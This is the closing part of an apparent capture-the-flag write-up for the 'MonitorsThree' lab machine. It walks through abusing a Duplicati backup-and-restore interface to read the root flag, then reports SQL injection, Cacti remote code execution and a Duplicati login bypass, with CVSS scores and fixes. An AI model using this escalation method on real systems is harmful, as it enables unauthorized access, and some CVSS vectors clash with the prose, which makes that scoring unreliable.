CTRL + U for burp.


## Backup as root




1) After logging in we click add backup and gave it a name.




2) we set the folder path as `/source/tmp` manually.



3) Now, we set the path as `/source/root/root.txt` and click add path.





4) We disable automatically run backup.







5) When we refresh the homepage, we can see the backup that we created and after enabling it we'll go to the restore page.



6) We set the destination file.



7) We set where the file will be uploaded, overwritten and most importantly we enable the permission and then we catch the root flag in Marcus's home directory.



After all of that, let's see what's new in `/home/marcus` directory.

```
marcus@monitorsthree:~$ pwd
/home/marcus
marcus@monitorsthree:~$ ls -la
total 44
drwxr-x--- 7 marcus marcus 4096 Oct 23 23:47 .
drwxr-xr-x 3 root root 4096 May 26 16:34 ..
lrwxrwxrwx 1 root root 9 Aug 16 11:29 .bash_history -> /dev/null
-rw-r--r-- 1 marcus marcus 220 Jan 6 2022 .bash_logout
-rw-r--r-- 1 marcus marcus 3771 Jan 6 2022 .bashrc
drwx----- 2 marcus marcus 4096 Aug 16 11:35 .cache
drwx----- 3 marcus marcus 4096 Oct 23 18:27 .gnupg
drwxr-xr-x 3 marcus marcus 4096 Oct 23 18:52 .local
-rw-r--r-- 1 marcus marcus 807 Jan 6 2022 .profile
drwx----- 2 marcus marcus 4096 Oct 23 18:52 .ssh
drwxr-xr-x 2 root root 4096 Oct 23 23:47 root.txt
-rw-r----- 1 root marcus 33 Oct 23 17:39 user.txt
marcus@monitorsthree:~$ cd root.txt
marcus@monitorsthree:~/root.txt$ ls
root.txt
marcus@monitorsthree:~/root.txt$ cat root.txt
39ce14f510d518ef29d4d1199c10c5e8
marcus@monitorsthree:~/root.txt$
```

Root\_flag{39ce14f510d518ef29d4d1199c10c5e8}.

And **Bingoooo!**

## Findings

**First vulnerability:** [http://monitorsthree.htb/password\\_reset](http://monitorsthree.htb/password_reset) is vulnerable for sql injection and gives a request that can be put

In sqlmap. This vulnerability can reveal databases and their content which doesn't protect confidentiality.

- Severity: CVSS = 7.5 (High), Vector string - **CVSS:3.1/AV:N/AC:L/PR:H/UI:R/S:C/C:L/I:H/A:L/E:P/RL:O/MAV:N**

Base Score		7.5 (High)
<b>Attack Vector (AV)</b>	<b>Scope (S)</b>	
<input checked="" type="radio"/> Network (N) <input type="radio"/> Adjacent (A) <input type="radio"/> Local (L) <input type="radio"/> Physical (P)	<input type="radio"/> Unchanged (U) <input checked="" type="radio"/> Changed (C)	
<b>Attack Complexity (AC)</b>	<b>Confidentiality (C)</b>	
<input checked="" type="radio"/> Low (L) <input type="radio"/> High (H)	<input type="radio"/> None (N) <input checked="" type="radio"/> Low (L) <input type="radio"/> High (H)	
<b>Privileges Required (PR)</b>	<b>Integrity (I)</b>	
<input type="radio"/> None (N) <input type="radio"/> Low (L) <input checked="" type="radio"/> High (H)	<input type="radio"/> None (N) <input type="radio"/> Low (L) <input checked="" type="radio"/> High (H)	
<b>User Interaction (UI)</b>	<b>Availability (A)</b>	
<input type="radio"/> None (N) <input checked="" type="radio"/> Required (R)	<input type="radio"/> None (N) <input checked="" type="radio"/> Low (L) <input type="radio"/> High (H)	

**Second vulnerability:** <http://cacti.monitorsthree.htb/cacti> has an outdated login page that makes it easily execute the exploit it's also vulnerable

to remote file execution with minimal setup and quickly configure the URL, username, password, and payload. This vulnerability can lead to unauthorized

access to cacti accounts and gain information. This vulnerability exists because the site is vulnerable to **remote code execution**.

- Severity: CVSS = 8.2 (High), Vector string - **CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:L/A:L/E:P/RL:O/MAV:N**

Base Score		8.2 (High)
<b>Attack Vector (AV)</b>	<b>Scope (S)</b>	
<input checked="" type="radio"/> Network (N) <input type="radio"/> Adjacent (A) <input type="radio"/> Local (L) <input type="radio"/> Physical (P)	<input type="radio"/> Unchanged (U) <input checked="" type="radio"/> Changed (C)	
<b>Attack Complexity (AC)</b>	<b>Confidentiality (C)</b>	
<input checked="" type="radio"/> Low (L) <input type="radio"/> High (H)	<input type="radio"/> None (N) <input type="radio"/> Low (L) <input checked="" type="radio"/> High (H)	
<b>Privileges Required (PR)</b>	<b>Integrity (I)</b>	
<input type="radio"/> None (N) <input type="radio"/> Low (L) <input checked="" type="radio"/> High (H)	<input type="radio"/> None (N) <input checked="" type="radio"/> Low (L) <input type="radio"/> High (H)	
<b>User Interaction (UI)</b>	<b>Availability (A)</b>	
<input checked="" type="radio"/> None (N) <input type="radio"/> Required (R)	<input type="radio"/> None (N) <input checked="" type="radio"/> Low (L) <input type="radio"/> High (H)	

**Third vulnerability:** Duplicati login page which operates on [127.0.0.1:8200](http://127.0.0.1:8200) has a bypass method that allows the hacker to generate a new

valid password and access the service which affects confidentiality and integrity.

- Severity: CVSS = 8.3 (High), **Vector string -**  
**CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:L**

Base Score		8.3 (High)
<b>Attack Vector (AV)</b>		<b>Scope (S)</b>
<input checked="" type="radio"/> Network (N) <input type="radio"/> Adjacent (A) <input type="radio"/> Local (L) <input type="radio"/> Physical (P)		<input checked="" type="radio"/> Unchanged (U) <input type="radio"/> Changed (C)
<b>Attack Complexity (AC)</b>		<b>Confidentiality (C)</b>
<input checked="" type="radio"/> Low (L) <input type="radio"/> High (H)		<input type="radio"/> None (N) <input type="radio"/> Low (L) <input checked="" type="radio"/> High (H)
<b>Privileges Required (PR)</b>		<b>Integrity (I)</b>
<input type="radio"/> None (N) <input checked="" type="radio"/> Low (L) <input type="radio"/> High (H)		<input type="radio"/> None (N) <input type="radio"/> Low (L) <input checked="" type="radio"/> High (H)
<b>User Interaction (UI)</b>		<b>Availability (A)</b>
<input checked="" type="radio"/> None (N) <input type="radio"/> Required (R)		<input type="radio"/> None (N) <input checked="" type="radio"/> Low (L) <input type="radio"/> High (H)

## Recommendations

- **Prioritization:** password reset page vulnerability is higher priority than cacti vulnerability because if we managed to protect databases, it will be harder to use the cacti CVE-2024-25641 as it will be much harder to get credentials to run the exploit with.
- **Mitigation Strategy**
  - Technical Solution: Must install new patches for cacti login page to stay up to date. And patch the `username` parameter on [http://monitorsthree.htb/password\\_reset](http://monitorsthree.htb/password_reset) to prevent brute-forcing using sqlmap.
  - **Process Improvement:** Recommend making passwords more complex to avoid being cracked.
- **Timeline:** These mitigations can take 1 week to be implemented.

## Conclusion

These vulnerabilities will surely affect confidentiality, integrity and availability because the attacker might dump all the credentials

From the databases and crack the hashes then he will be able to reach unauthorized information. Patches should be completely done in a week

and upgrading the password policy to decrease chance of getting the password cracked.